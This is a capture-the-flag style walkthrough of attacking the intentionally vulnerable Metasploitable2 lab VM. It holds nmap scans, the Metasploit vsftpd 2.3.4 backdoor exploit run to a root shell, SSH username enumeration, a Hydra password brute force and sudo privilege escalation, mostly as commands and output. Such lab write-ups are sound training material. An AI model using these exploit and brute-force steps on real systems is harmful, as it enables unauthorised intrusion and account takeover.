

Metasploitable2

By: zyad Mohamed

Webpage_lap: [the page](#)

Install Machin : [Installing](#)

In the beginning:

We will use netdiscover to determine the ip for machines:

Currently scanning: 192.168.71.0/16 | Screen View: Unique Hosts

11 Captured ARP Req/Rep packets, from 4 hosts. Total size: 660

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.222.2	00:50:56:fa:c2:c3	4	240	VMware, Inc.
192.168.222.1	00:50:56:c0:00:08	4	240	VMware, Inc.
192.168.222.254	00:50:56:f3:1e:24	2	120	VMware, Inc.
192.168.222.130	00:0c:29:87:a2:d0	1	60	VMware, Inc.

After that we will scan using Nmap as

```
(kali㉿kali)-[~]
└─$ nmap 192.168.222.130 -sV -sC
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-23 13:53 EDT
Nmap scan report for 192.168.222.130
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.222.128
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=0
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2023-09-23T16:54:20+00:00; -59m29s from scanner time.
53/tcp    open  domain         ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind        2 (RPC #100000)
|_rpcinfo:
```

As we see we gain interesting information we can login by anonymous

And we have a version if we want use Metasploit or another tool or framework to exploit

We will use Metasploit by searching for version (vsftpd 2.3.4) as:

```
msf6 > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
RHOSTS    21               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
--      -
```

We choose the path for exploit and we show options

So we should set the RHOST > victim ip (192.168.222.130) as:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.222.130
RHOSTS => 192.168.222.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.222.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.222.130:21 - USER: 331 Please specify the password.
[*] 192.168.222.130:21 - Backdoor service has been spawned, handling ...
[*] 192.168.222.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.222.128:44715 -> 192.168.222.130:6200) at 2023-09-23 15:43:27 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

ls
ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot etc  initrd.img media  opt  sbin tmp  vmlinuz
cdrom home lib  mnt  proc  srv  usr

root@metasploitable:~# id
id
uid=0(root) gid=0(root)
```

After we set ip we run and we gain access on victim I convert to shell

Boooom, we are root 😊

And in another way we can enumerate about ssh using Metasploit as:

```
msf6 > search openssh

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  post/windows/manage/forward_pageant      normal          No      Forward SSH Agent Requests To Re
1  post/windows/manage/install_ssh          normal          No      Install OpenSSH for Windows
2  post/multi/gather/ssh_credentials       normal          No      Multi Gather OpenSSH PKI Creden
3  auxiliary/scanner/ssh/ssh_enumusers      normal          No      SSH Username Enumeration
4  exploit/windows/local/unquoted_service_path 2001-10-25     excellent Yes     Windows Unquoted Service Path Pr

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/local/unquoted_service_path

msf6 > use 3
msf6 auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):


Name          Current Setting  Required  Description
-  -
CHECK_FALSE   false           no        Check for false positives (random username)
DB_ALL_USERS  false           no        Add all users in the current database to the list
Proxies       no              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS        no              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
RPORT         22              yes       The target port
THREADS       1               yes       The number of concurrent threads (max one per host)
THRESHOLD     10              yes       Amount of seconds needed before a user is considered found (timing attack)
USERNAME      no              no        Single username to test (username spray)
USER_FILE     no              no        File containing usernames, one per line

Auxiliary action:

Name          Description
-  -
Malformed Packet Use a malformed packet

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_enumusers) > |
```

We will choice ssh_enum to specify the user but we need wordlist so I search in find it



So we install and I rename it to (user) to use it in Metasploit as:

```
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.222.130
RHOSTS => 192.168.222.130
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[-] Auxiliary aborted due to failure: bad-config: Please populate DB_ALL_USERS, USER_FILE, USERNAME
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE user
USER_FILE => user
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[-] Msf::OptionValidateError The following options failed to validate: USER_FILE
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /home/user
USER_FILE => /home/user
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.222.130:22 - SSH - Using malformed packet technique
[*] 192.168.222.130:22 - SSH - Starting scan
[+] 192.168.222.130:22 - SSH - User 'root' found
[+] 192.168.222.130:22 - SSH - User 'user' found
[+] 192.168.222.130:22 - SSH - User 'msfadmin' found
[*] Scanned 1 of 1 hosts (100% complete)
```

Here we find 3 users (root, user, msfadmin)

So we will brute force using hydra and we find pass as

```
(c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
s://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-23 17:28:
1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try pe
cking ftp://192.168.222.130:21/
ost: 192.168.222.130 login: msfadmin password: msfadmin
et successfully completed, 1 valid password found
s://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-23 17:28:
```

Now we will connect with ssh and try to escalate our privilege to root as

```
—(kali@kali)~[/home/zeko]
-$ sudo ssh msfadmin@192.168.222.130
Unable to negotiate with 192.168.222.130 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

When I try to connect this message appears so that is search and found you must use the command to connect with ssh because the encryption

{ -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa } as:

```
—(kali@kali)~[/home/zeko]
-$ sudo ssh msfadmin@192.168.222.130 -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa
The authenticity of host '192.168.222.130 (192.168.222.130)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9Gci0LuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names.
```

Now we will try to escalate our privilege to root as:

```
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cd
msfadmin@metasploitable:~$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
  (ALL) ALL
msfadmin@metasploitable:~$ sudo su root
root@metasploitable:/home/msfadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/home/msfadmin# whoami
root
root@metasploitable:/home/msfadmin#
```

Boooooom , we are root 😊